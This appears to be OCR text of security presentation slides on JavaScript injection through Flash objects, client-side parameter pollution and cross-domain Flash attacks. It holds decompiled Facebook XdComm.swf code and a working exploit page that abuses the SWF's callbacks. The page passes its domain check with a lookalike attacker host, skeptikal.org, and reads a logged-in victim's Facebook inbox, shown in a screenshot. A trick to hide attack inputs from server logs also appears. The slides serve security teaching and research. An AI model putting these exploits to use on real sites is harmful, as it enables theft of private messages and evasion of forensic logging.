
money.cnn.com




wsj.com




aol.com



yahoo.com




microsoft.com



apple.com

paypal.com



This all demonstrates one thing: Injecting Javascript into a Flash object is no more difficult than injecting Javascript into a web page.

Fun Quirk: Client-Side HPP

A bad name for a simple attack: Passing multiple copies of the same parameter.

http://foo.com/file.swf?input=foo&input=bar

- Flash will interpret $input as “bar”

http://foo.com/file.swf?input=foo#&input=bar

- Flash will still interpret $input as “bar,” but in server logs, it shows up as “foo”
- Server-side forensics may never know that the SWF was attacked.
- Even if they do figure that much out, they will not be able to find out *what* inputs were passed to it.

More Cross-domain Communication

- In these examples, Javascript called from a Flash object runs in the same security domain that the object was served from.
- Performing these exploits requires *iframing* the object.
- But what if we embed that object in another website?

Hello, cross-domain communication.

Goodbye, same-origin policy.

How do we exploit it?

- Embed a malicious object in a page on the target server
- Corrupt an innocent, but poorly written flash object
- Place a malicious object on the targeted server

Embed a malicious object in a page on the target server

- Generally requires HTML injection... In which case you probably have an XSS vulnerability anyways.

  Probably not the best attack, but there are believable scenarios:

- Place an innocent-but-useful object on my server, invite people to embed it on their web page, then swap it out.

Corrupt an innocent, but poorly written flash object

- This is covered by the previous Cross-Site Flashing discussion

- But there is another approach:

- If an “innocent” Flash object executes calls (or exports methods) to Javascript on the embedding page, those calls can be intercepted and return poisoned data.

http://static.facebook.com/swf/XdComm.swf

```
private function init(event:Event) : void{
    this.removeEventListener(Event.ENTER_FRAME, this.init);
    ExternalInterface.addCallback("sendXdHttpRequest", this.sendXdHttpRequest);
    ExternalInterface.addCallback("setCache", this.setCache);
    ExternalInterface.addCallback("getCache", this.getCache);
    ExternalInterface.addCallback("setCacheContext", this.setCacheContext);
    ExternalInterface.addCallback("clearAllCache", this.clearAllCache);
    ExternalInterface.call("FB_OnFlashXdCommReady");
    return;
}// end function
```

http://static.facebook.com/swf/XdComm.swf

```
        return;
    }// end function
    ;
    XdComm.fbTrace("SendXdHttpRequest", {method:method, url:url,
    if (url.indexOf("https://") != 0 && url.indexOf("http://") !=
    {
        url = "http://" + url;
    }
    if (!/^https?:\/\/api(.*)\.facebook\.com/.test(url)){
        return 0;
    }
    var _loc_6:* = XdComm;
    var _loc_7:* = XdComm.requestIdCount + 1;
    _loc_6.requestIdCount = _loc_7;
    var req:* = new URLRequest(url);
    loader = new URLLoader();
    reqId = XdComm.requestIdCount;
    req.method = method;
    req.data = requestBody;
```

http://skeptikal.org/facebook_exploit.html

```
FB_OnFlashXdCommReady = function(){
    document.getElementById('swfPwn').sendXdHttpRequest('GET',
    'http://api.facebook.com.skeptikal.org/exploits/redirect.php', null, null)
}

FB_OnXdHttpResult = function(req_id, page_content){
    page_content = FB_reverse_undo_everything(stringy);
    if(page_content.match(/Log In/)){
        alert("Shucks, you're not logged in to Facebook");
        return 0;
    }
    alert(page_content);
}

payloadUrl = 'http://static.facebook.com/swf/XdComm.swf';
document.write(' <embed src="'+payloadUrl+'" id="swfPwn" quality="high" width="1" height="1"
style="border:0px solid red;" type="application/x-shockwave-flash"
pluginspage="http://www.macromedia.com/go/getflashplayer" allowscriptaccess="always" />');
```

http://api.facebook.com.skeptikal.org/exploits/redirect.php

```php
<?php
    header('location: http://m.facebook.com/inbox/');
?>
```

http://skeptikal.org/idle/ipad_awesomeness.png

Disable Cookies CSS Forms Images Information Miscellaneous Outline Resize Tools View Source Opti

OMGHAX

The page at http://skeptikal.org says:

Facebook | Inbox

Search

6 messages.

You Got Framed - NYE Edition Mike Dahn January 1 at 1:05pm Hope you recovered from the night before. Here
s all the evidence of fun.

[redacted]

Hum. [redacted] December 29, 2009 at 9:29pm I was eating roast beef and ricotta on rye. I hav no job and it
s making me l...

Message Mike Murray September 8, 2009 at 10:28pm So, check it out. If I put a URL in here, you can click on it.http://www.e...

Hey Hey Hey [redacted] November 15, 2008 at 12:32pm I can do that. Just let me know when.

Hey [redacted] November 9, 2008 at 8:45am I
m not really in a hurry to go through the buying and moving anytime soon, b...

Place a malicious object on the target server

- Webmail allows attachments
- Internal web applications have customer spec sheets, code checkins, etc.
- Document repositories
- Mirror sites and syndication
- Image galleries
- Forums
- Ecommerce sites
- Advertisers with Flash banners
- Mass hosting

If I can upload a flash file directly to your server...

and you serve that file back to me...

it can be embedded in, and run javascript on...

my domain.

Flash Scratch Script - Mozilla Firefox

File Edit View History Bookmarks Tools Help

http://skeptikal.org/exploits/flash_sploit.html

Disable Cookies CSS Forms Images Information Miscellaneous Outline Resize Tools View Source Optio

Flash Scratch Script

Source of: http://skeptikal.org/exploits/flash_sploit.html - Mozilla Firefox

File Edit View Help

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" lang="en">
    <head>
        <meta http-equiv="content-type" content="text/html; charset=UTF-8" />
        <title>Flash Scratch Script</title>
    </head>
    <body>
